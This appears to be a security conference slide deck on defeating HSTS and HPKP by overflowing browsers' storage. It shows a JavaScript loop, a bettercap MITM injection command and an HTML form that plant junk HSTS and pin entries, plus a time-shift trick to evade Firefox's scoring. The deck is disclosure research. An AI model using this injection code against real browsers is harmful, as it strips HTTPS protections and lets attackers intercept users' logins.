

# *Breaking Out HSTS (and HPKP) on Firefox, IE/Edge and (Possibly) Chrome.*





***Sheila Ayelen Berta***

*Security Researcher  
ElevenPaths*

*(Telefonica Digital cyber security unit)*

*22 years old -* 



***Sergio De Los Santos***

*Head of Innovation and Lab  
ElevenPaths*

*(Telefonica Digital cyber security unit)*

*N/A :p -* 



*HTTP://www.example.com/login*




*Username: John / Password: 1234*





*HTTPS://www.example.com/login*

*Username: John / Password: 1234*







~~https://~~

*SSLSTRIP*



*HSTS*

*HTTP Strict Transport Security*

***COMMON  
ATTACKS***



*ROGUE CERTIFICATES*



*HPKP*

*HTTP Public Key Pinning*

***SOLUTIONS?***

# HSTS – First time requests

The image displays two browser network logs side-by-side, illustrating the difference in HSTS headers for first-time versus subsequent requests to Netflix.

**Top Log (First-time request):**

| Status | Met... | File                    | Domain             | Cause      | T...  | Trans...  | Size      | 0 ms               | 1.37 min | 2.73 min |
|--------|--------|-------------------------|--------------------|------------|-------|-----------|-----------|--------------------|----------|----------|
| 302    | GET    | /                       | www.netflix.com    | document   | html  | 18.45 KB  | 53.55 KB  | → 833 ms           |          |          |
| 302    | GET    | /                       | www.netflix.com    | document   | html  | 18.45 KB  | 53.55 KB  | → 1457 ms          |          |          |
| 200    | GET    | /ar-en/                 | www.netflix.com    | document   | html  | 18.45 KB  | 53.55 KB  | → 634 ms           |          |          |
| 200    | GET    | WebsiteDetect?sourc...  | www.netflix.com    | stylesheet | plain | —         | 0 B       | → 361 ms           |          |          |
| 200    | GET    | none                    | codex.netflix.com  | stylesheet | css   | 16.47 KB  | 109.22 KB | → 1508877395817 ms |          |          |
| 200    | GET    | AR-en-20171016-pop...   | assets.netflix.com | img        | jpeg  | 311.94 KB | 311.94 KB | → 1333 ms          |          |          |
| 200    | GET    | asset_cancelanytime_... | assets.netflix.com | img        | png   | 169.43 KB | 169.43 KB | → 1168 ms          |          |          |
| 200    | GET    | asset_TV_UI.png         | assets.netflix.com | img        | png   | 242.00 KB | 242.00 KB | → 1343 ms          |          |          |
| 200    | GET    | asset_mobile_tablet_... | assets.netflix.com | img        | png   | 119.37 KB | 119.37 KB | → 852 ms           |          |          |


**Bottom Log (Subsequent request):**

| Status | Met... | File                    | Domain             | Cause      | T...  | Trans...  | Size      | 0 ms               | 1.37 min | 2.73 min |
|--------|--------|-------------------------|--------------------|------------|-------|-----------|-----------|--------------------|----------|----------|
| 302    | GET    | /                       | www.netflix.com    | document   | html  | 18.45 KB  | 53.55 KB  | → 833 ms           |          |          |
| 302    | GET    | /                       | www.netflix.com    | document   | html  | 18.45 KB  | 53.55 KB  | → 1457 ms          |          |          |
| 200    | GET    | /ar-en/                 | www.netflix.com    | document   | html  | 18.45 KB  | 53.55 KB  | → 634 ms           |          |          |
| 200    | GET    | WebsiteDetect?sourc...  | www.netflix.com    | stylesheet | plain | —         | 0 B       | → 361 ms           |          |          |
| 200    | GET    | none                    | codex.netflix.com  | stylesheet | css   | 16.47 KB  | 109.22 KB | → 1508877395817 ms |          |          |
| 200    | GET    | AR-en-20171016-pop...   | assets.netflix.com | img        | jpeg  | 311.94 KB | 311.94 KB | → 1333 ms          |          |          |
| 200    | GET    | asset_cancelanytime_... | assets.netflix.com | img        | png   | 169.43 KB | 169.43 KB | → 1168 ms          |          |          |
| 200    | GET    | asset_TV_UI.png         | assets.netflix.com | img        | png   | 242.00 KB | 242.00 KB | → 1343 ms          |          |          |
| 200    | GET    | asset_mobile_tablet_... | assets.netflix.com | img        | png   | 119.37 KB | 119.37 KB | → 852 ms           |          |          |

**Header Details (Bottom Log):**


- Request URL: <https://www.netflix.com/>
- Request method: GET
- Remote address: 52.86.14.136:443
- Status code: 302 Found
- Version: HTTP/1.1
- Edge-Control: no-cache, no-store
- location: <https://www.netflix.com/>
- req\_id: a1a288f7-e81d-4696-a727-61ea3da2dd85
- Server: shakti-prod i-09336fce5d0da938b
- Strict-Transport-Security: max-age=31536000
- Via: 1.1 i-07ba35c984e39d97f (us-east-1)

# HSTS – HTTP requests after HSTS header is setted



| Status | Meth... | File                      | Domain             | Cause       | Ty... | Transf... | Size      | 0 ms      | 2.56 s | 5.12 s | 7.68 s | 10 | Headers                                             | Cookies | Params | Response |
|--------|---------|---------------------------|--------------------|-------------|-------|-----------|-----------|-----------|--------|--------|--------|----|-----------------------------------------------------|---------|--------|----------|
| ▲ 302  | GET     | /                         | www.netflix.c...   | JS document | html  | 18.45 KB  | 53.54 KB  | → 1450 ms |        |        |        |    | Request URL: https://www.netflix.com/               |         |        |          |
| ● 200  | GET     | /ar-en/                   | www.netflix.c...   | document    | html  | 18.45 KB  | 53.54 KB  | → 552 ms  |        |        |        |    | Request method: GET                                 |         |        |          |
| ● 200  | GET     | WebsiteDetect?source=w... | www.netflix.c...   | stylesheet  | plain | —         | 0 B       | → 378 ms  |        |        |        |    | Remote address: 34.228.202.193:443                  |         |        |          |
| ○ 200  | GET     | none                      | codex.netflix.c... | stylesheet  | css   | cached    | 109.22 KB |           |        |        |        |    | Status code: ▲ 302 Found [Learn More] Edit and Rese |         |        |          |
| ○ 200  | GET     | none                      | codex.netflix.c... | script      | js    | cached    | 17.55 KB  |           |        |        |        |    | Version: HTTP/1.1                                   |         |        |          |

**THERE IS NOT A FIRST HTTP (UNSECURE) REQUEST.  
SSLSTRIP HAS NOTHING TO INTERCEPT, *IT WON'T WORK.***





# HPKP – Certificate Pinning

pin-sha256="WoiWRyIOVNa9ihaBciRSC7XHjliYS9VwUGOlud4PB18=";

pin-sha256="RRM1dGqnDFsCJXBTky16vi1obOICgFFn/yOhI/y+ho=";

Network Inspector Headers:

- Request URL: <https://github.com/>
- Request method: GET
- Remote address: 192.30.253.113:443
- Status code: 200 OK [Learn More]
- Version: HTTP/1.1
- Content-Security-Policy: default-src 'none'; base-uri '...inline' assets-cdn.github.com [Learn More]
- Strict-Transport-Security: max-age=31536000; includeSubdomains; preload [Learn More]
- Public-Key-Pins: max-age=5184000; pin-sha256="WoiWRyIOVNa9ihaBciRSC7XHjliYS9VwUGOlud4PB18="; pin-sha256="RRM1dGqnDFsCJXBTky16vi1obOICgFFn/yOhI/y+ho=" [Learn More]
- X-Content-Type-Options: nosniff [Learn More]


Certificate Viewer: "github.com"

General Details

Certificate Hierarchy

- DigiCert High Assurance EV Root CA
- ▼ DigiCert SHA2 Extended Validation Server CA
- github.com

# HPKP – Certificate Pinning



# *Attacking HSTS (and HPKP) browsers implementation*



```

95 fbsbx.com:HSTS 2 17469 1540908675305,1,1,2
96 dmx.districtm.io:HSTS 0 17466 1540677790191,1,1,2
97 storage-br-50.sharefile.com:HSTS 0 17466 1525111698179,1,1,2
98 s1-officeapps-15.cdn.office.net:HSTS 1 17469 1540902537823,1,0,2
99 s1-powerpoint-15.cdn.office.net:HSTS 0 17464 1540427677357,1,0,2

```

PinPatrol

resource://pinpatrol/data/index.html
90%
Search

Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options

| Domain                    | HSTS/HPKP | Score | Date            | Time                          | SecurityProperty    | Subdomains        | Pins |
|---------------------------|-----------|-------|-----------------|-------------------------------|---------------------|-------------------|------|
| aurora-1.web.telegram.org | HSTS      | 0     | Fri Sep 29 2017 | Tue, 01 May 2018 01:20:38 GMT | SecurityPropertySet | -                 |      |
| aus5.mozilla.org          | HSTS      | 3     | Fri Sep 29 2017 | Tue, 30 Oct 2018 04:03:16 GMT | SecurityPropertySet | -                 |      |
| caps.twitter.com          | HSTS      | 1     | Thu Sep 28 2017 | Thu, 29 Oct 2037 19:46:39 GMT | SecurityPropertySet | -                 |      |
| cdn.syndication.twimg.com | HSTS      | 1     | Thu Sep 28 2017 | Thu, 29 Oct 2037 15:32:06 GMT | SecurityPropertySet | -                 |      |
| collector.githubapp.com   | HSTS      | 1     | Fri Sep 29 2017 | Tue, 30 Oct 2018 04:06:28 GMT | SecurityPropertySet | -                 |      |
| config.edge.skype.com     | HSTS      | 2     | Fri Sep 29 2017 | Mon, 05 Mar 2018 14:19:44 GMT | SecurityPropertySet | includeSubdomains |      |
| connect.facebook.net      | HSTS      | 4     | Fri Sep 29 2017 | Sat, 28 Apr 2018 14:12:23 GMT | SecurityPropertySet | includeSubdomains |      |





# The curious thing...

```
SiteSecurityServiceState.txt
95 fbsbx.com:HSTS 2 17469 1540908675305,1,1,2
96 dmx.districtm.io:HSTS 0 17466 1540677790191,1,1,2
97 storage-br-50.sharefile.com:HSTS 0 17466 1525111698179,1,1,2
98 s1-officeapps-15.cdn.office.net:HSTS 1 17469 1540902537823,1,0,2
99 s1-powerpoint-15.cdn.office.net:HSTS 0 17464 1540427677357,1,0,2
100 syndication.twitter.com:HSTS 4 17469 2140511278329,1,0,2
101 elevenpaths.com:HSTS 1 17469 1540908759079,1,0,2
102 web.telegram.org:HSTS 1 17469 1540908681503,1,1,2
103 www.linkedin.com:HSTS 2 17469 1511920946021,1,0,2
104 normandy.cdn.mozilla.net:HSTS 2 17469 1540902440025,1,1,2
105 5376329.fls.doubleclick.net:HSTS 0 17469 1509389842180,1,0,2
106 normandy.cdn.mozilla.net:HPKP 2 17469
1509452840027,1,0,WoiWRyIOVNa9ihaBciRSC7XHjliYS9VwUGOIud4PB18=r/mIkG3eEpV
dm+u/ko/cwxzOMo1bk4TyHI1ByibiA5E=YLh1dUR9y6Kja30RrAn7JKnbQG/uEtLMkBgFF2Fu
ihg=sRHdihwgkaib1PlgxX8HFsZlD+7/gTfNvuAybgLPNis=
107 connect.facebook.net:HSTS 4 17469 1524924743876,1,1,2
108 analytics.twitter.com:HSTS 4 17469 2140511192949,1,0,2
109 www.youtube.com:HSTS 4 17469 1540865609527,1,0,2
```

**1024 ENTRIES  
AS MAXIMUM**




*So.... What happens if we try to fill up  
those 1024 entries with junk entries?*

```
<script type="text/javascript">
for (var c = 1; c <= 1500; c++) {
  if(true) {
    var http = new XMLHttpRequest();
    var url = "https://" + c + ".cloudpinning.com/headers.php";
    var params = "max-age-hsts=884734376728&include-subdomains-hsts=True&preload-hsts=True&submit=all";

    http.open("POST", url, true);
    http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");

    http.onreadystatechange = function() {
      if(http.readyState == 4 && http.status == 200) {
        //alert(http.responseText);
      }
    }
    http.send(params);
  }
}
</script>
```



```
shei@11paths:~$ sudo bettercap --proxy -T 192.168.0.2 --proxy-module injectjs --js-file /home/shei/NoStrict/hsts_norandom.js
```

Why not **all** the entries has been  
overwritten?

FF's SCORE





mozilla-central / security / manager / ssl / DataStorage.cpp

```
675 // 519 1
676 // 520   DataStorageTable& table = GetTableForType(aType, aProofOfLock);
677 // 521   if (table.Count() >= sMaxDataEntries) {
678 // 522       KeyAndEntry toEvict;
679 // 523       // If all entries have score sMaxScore, this won't actually remove
680 // 524       // anything. This will never happen, however, because having that high
681 // 525
```

| Domain                | HSTS/HPKP | Score | Date            | Expiration Time                |
|-----------------------|-----------|-------|-----------------|--------------------------------|
| 1.cloudpinning.com    | HSTS      | 0     | Mon Oct 02 2017 | Thu, 14 Aug 33541 18:49:52 GMT |
| 10.cloudpinning.com   | HSTS      | 0     | Mon Oct 02 2017 | Thu, 14 Aug 33541 18:49:52 GMT |
| 100.cloudpinning.com  | HSTS      | 0     | Mon Oct 02 2017 | Thu, 14 Aug 33541 18:50:04 GMT |
| 1000.cloudpinning.com | HSTS      | 0     | Mon Oct 02 2017 | Thu, 14 Aug 33541 18:39:32 GMT |
| 1001.cloudpinning.com | HSTS      | 0     | Mon Oct 02 2017 | Thu, 14 Aug 33541 18:39:40 GMT |
| 1002.cloudpinning.com | HSTS      | 0     | Mon Oct 02 2017 | Thu, 14 Aug 33541 18:42:49 GMT |
| 1005.cloudpinning.com | HSTS      | 0     | Mon Oct 02 2017 | Thu, 14 Aug 33541 18:30:19 GMT |
| 1006.cloudpinning.com | HSTS      | 0     | Mon Oct 02 2017 | Thu, 14 Aug 33541 18:41:17 GMT |
| 101.cloudpinning.com  | HSTS      | 0     | Mon Oct 02 2017 | Thu, 14 Aug 33541 18:50:04 GMT |
| 1010.cloudpinning.com | HSTS      | 0     | Mon Oct 02 2017 | Thu, 14 Aug 33541 18:46:16 GMT |
| Domain                | HSTS/HPKP | Score | Date            | Expiration Time                |

Showing 1 to 10 of 1,024 entries



# Attack improvement... defeating FF's score system



*JUNK HSTS ENTRIES INJECTION*



*SCORE = 0*

*DELOREAN +1 DAY*



*JUNK HSTS ENTRIES INJECTION*



*SCORE = 1*

*DELOREAN +1 DAY*




*JUNK HSTS ENTRIES INJECTION*



*SCORE = 2*

...



## *FF's highlights – Cons :*

- *Attack might be a little complex to achieve:  
MITM + DELOREAN + HSTS Injection.*
- *We need time enough inside the target's network.  
(It may be some hours).*

*Internal Pentests, Hotels... are the best scenarios ;)*



## *FF's highlights - Pros:*

- Attack effectiveness.*

*HSTS SLOTS*

*REAL ENTRY – SCORE = 0*

*JUNK ENTRY – SCORE = 2*

*JUNK ENTRY – SCORE = 2*

*JUNK ENTRY – SCORE = 2*

*NEW ENTRY – SCORE = 0*







*@unapibageek - @ssantosv*

TransportSecurity

```

1 {
2   "+J8nhxzgd59b/MbTPo2actjyEcyoToZi9D6Zec8hCGY=": {
3     "dynamic_spki_hashes": [ "sha256/PbNCVpVasMJxps3IqFfLTRKkVnRCLrTlZVc5kspqlqw=",
4       "sha256/1234567asMJxps3IqFfLTRKkVnRCLrTlZVc5kspqlqw=",
5       "sha256/1234567asMJxps3IqFfLTRKkVnRCLrTlZVc5kspqlqw=",
6       "sha256/1234567asMJxps3IqFfLTRKkVnRCLrTlZVc5kspqlqw=" ],
7     "dynamic_spki_hashes_expiry": 1510675243.107371,
8     "expiry": 1510675243.10736,
9     "mode": "force-https",
10    "pkp_include_subdomains": true,
11    "pkp_observed": 1510667466.107371,
12  }
13 }

```

| Domain                                       | HSTS/HPKP | Date                          | Expiration Time               | Mode        | Subdomains        | HPKP Pins | Report URI |
|----------------------------------------------|-----------|-------------------------------|-------------------------------|-------------|-------------------|-----------|------------|
| login.live.com                               | HSTS      | Wed, 04 Oct 2017 17:04:37 GMT | Thu, 04 Oct 2018 17:04:37 GMT | force-https | -                 | -         | -          |
| NeeiWJJCSjyd9Emj7rQgNF9PUNwp1U4pVS9aBoR59go= | HSTS      | Wed, 11 Oct 2017 14:47:47 GMT | Thu, 12 Apr 2018 02:47:47 GMT | force-https | -                 | -         | -          |
| NS+F2ujNioDUavM2m8252vsLNGTq42ttjvSW+rjQ+IE= | HSTS      | Sun, 22 Oct 2017 21:11:21 GMT | Mon, 22 Oct 2018 21:11:21 GMT | force-https | includeSubdomains | -         | -          |
| o4wLpmAnfUylK7TRnAmt2RPKou7lvotKW4gdiZBrwmk= | HSTS      | Wed, 25 Oct 2017 11:40:45 GMT | Thu, 25 Oct 2018 11:40:45 GMT | force-https | includeSubdomains | -         | -          |
| outlook.live.com                             | HSTS      | Wed, 04 Oct 2017 17:04:25 GMT | Thu, 04 Oct 2018 17:04:25 GMT | force-https | includeSubdomains | -         | -          |
| pbs.twimg.com                                | HSTS      | Sat, 04 Nov 2017 21:00:14 GMT | Sun, 04 Nov 2018 21:00:14 GMT | force-https | -                 | -         | -          |
| pgHPx7JCJ2Gzq7EZ78EhQldaD5iM1fIRYkGsv/IAjs=  | HSTS      | Sat, 21 Oct 2017 16:08:30 GMT | Thu, 19 Apr 2018 16:08:30 GMT | force-https | -                 | -         | -          |






# The curious thing...

```
TransportSecurity
1 {
2   "+J8nhxzgd59b/MbTPo2actjyEcyoToZi9D6Zec8hCGY=": {
3     "dynamic_spki_hashes": [ "sha256/PbNCVpVasMJxps3IqFfLTRKkVnRCLrTlZVc5kspqlkw=",
4       "sha256/1234567asMJxps3IqFfLTRKkVnRCLrTlZVc5kspqlqw=",
5       "sha256/1234567asMJxps3IqFfLTRKkVnRCLrTlZVc5kspqlqw=",
6       "sha256/1234567asMJxps3IqFfLTRKkVnRCLrTlZVc5kspqlqw=" ],
7     "dynamic_spki_hashes_expiry": 1510675243.107371,
8     "expiry": 1510675243.10736,
9     "mode": "force-https",
10    "pkp_include_subdomains": true,
11    "pkp_observed": 1510667466.107371,
12    "report-uri": "",
13    "sts_include_subdomains": true,
14    "sts_observed": 1510667466.107365
15  },
16  "5EdUoB7YUY9zZV+2DkgVXgho8WUvp+D+6KpeUOhNQIM=": {
17    "dynamic_spki_hashes_expiry": 0.0,
18    "expiry": 1510753562.415028,
19    "mode": "force-https",
20    "pkp_include_subdomains": false,
21    "pkp_observed": 0.0,
22    "sts_include_subdomains": false,
23    "sts_observed": 1510667162.41503
24  },
25 }
```

**NO STORAGE  
LIMITS**



*So.... What happens if we try to fill up  
the database with thousands and  
thousands of laaaarge junk entries?*



```

<br />
<form id="all" action="headers.php" method="POST">
  <input type="email" placeholder="email" name="email" />
  <br /><br />
  <input type="hidden" name="max-age-hsts" value="8875845774" />
  <input type="hidden" name="include-subdomains-hsts" value="True" />
  <input type="hidden" name="preload-hsts" value="True" />
  <input type="hidden" name="pin-sha256-default" value="True" />
  <input type="hidden" name="multiplier-default" value="1" />
  <input type="hidden" name="pin-sha256[]" value="
1234567asMJxps3IqFfLTRKkVnRCLrTlZVc5kspqlqw=" />
  <input type="hidden" name="multiplier[]" value="4000" />
  <input type="hidden" name="max-age-hpkp" value="8875845774" />
  <input type="hidden" name="include-subdomains-hpkp" value="True" />
  <input type="hidden" name="report-uri-hpkp" value="" />
  <input type="hidden" name="knock" value="True" />
  <input type="hidden" name="latency" value="50" />
  <input type="hidden" name="request" value="50000" />
  <button type="submit" name="submit" value="all"> Connect!</button>
</form>
```

## Chrome highlights:

- *Attack is very easy to achieve and you can try it in different ways. (WiFi Portal / MITM attack / etc).*
- *Chrome stops working properly in a few minutes.*
- *User is forced to clear browsing data in Chrome and therefore the TransportSecurity file starts over again = **HSTS/HPKP broken** ;)*





HstsEntry\_8 [Table ID = 327, 7 Columns]

| EntryId | MinimizedRDomainHash | MinimizedRDomainLength | IncludeSubdomains         | Expires                   | LastTimeUsed              | RDomain |
|---------|----------------------|------------------------|---------------------------|---------------------------|---------------------------|---------|
| 10022   | 4878784512183692123  | 9                      | 05/05/1829 11:50:03 p. m. | 29/05/2017 11:01:09 a. m. | 23/01/2017 11:01:09 a. m. |         |
| 26074   | 5910557157012728667  | 9                      | 0                         | 14/12/2017 3:57:01 a. m.  | 17/06/2017 3:57:01 a. m.  |         |
| 26079   | 730144501395549019   | 8                      | 0                         | 17/06/2018 5:11:46 a. m.  | 17/06/2017 5:11:46 a. m.  |         |
| 26080   | 730144501395549019   | 8                      | 05/05/1829 11:50:03 p. m. | 17/06/2018 5:11:49 a. m.  | 17/06/2017 5:11:49 a. m.  |         |
| 26075   | 4705519305907956571  | 12                     | 05/05/1829 11:50:03 p. m. | 19/05/2018 10:51:37 p. m. | 20/11/2017 10:51:37 p. m. |         |
| 42133   | 4868819453617564507  | 9                      | 0                         | 137868316065639603        | 20/11/2017 11:11:27 p. m. |         |
| 26076   | 2525412546616421211  | 20                     | 05/05/1829 11:50:03 p. m. | 26/03/2018 11:11:30 p. m. | 20/11/2017 11:11:30 p. m. |         |
| 26077   | 6309426421137861467  | 11                     | 0                         | 137868316096159193        | 20/11/2017 11:11:30 p. m. |         |
| 26078   | 6309426421137861467  | 11                     |                           |                           | 2017 11:11:30 p. m.       |         |
| 42134   | 2204664202120063835  | 11                     |                           |                           | 2017 11:12:47 p. m.       |         |
| 42135   | 730144501395549019   | 8                      |                           |                           | 2017 11:12:47 p. m.       |         |

I FIND YOUR LACK OF DOCUMENTATION



DISTURBING





# The curious thing...

The screenshot shows the Chrome DevTools interface. The Network panel displays a list of requests to `headers.php` on various `test120-124.cloudpinning.com` domains. The selected request's response headers are shown on the right, including `Strict-Transport-Security: max-age=1234; includeSubDomains; preload`. Below, the HstsEntry table shows a single entry with the date `25/11/2017` circled. A red arrow connects the HSTS header to this date. The `LastTimeUsed` column header is also circled. A large question mark is centered at the bottom of the image.

| Name / Path                                      | Protocol | Method | Result / Description | Content type | Receive |
|--------------------------------------------------|----------|--------|----------------------|--------------|---------|
| headers.php<br>https://test120.cloudpinning.com/ | HTTPS    | POST   | 200 OK               | text/html    |         |
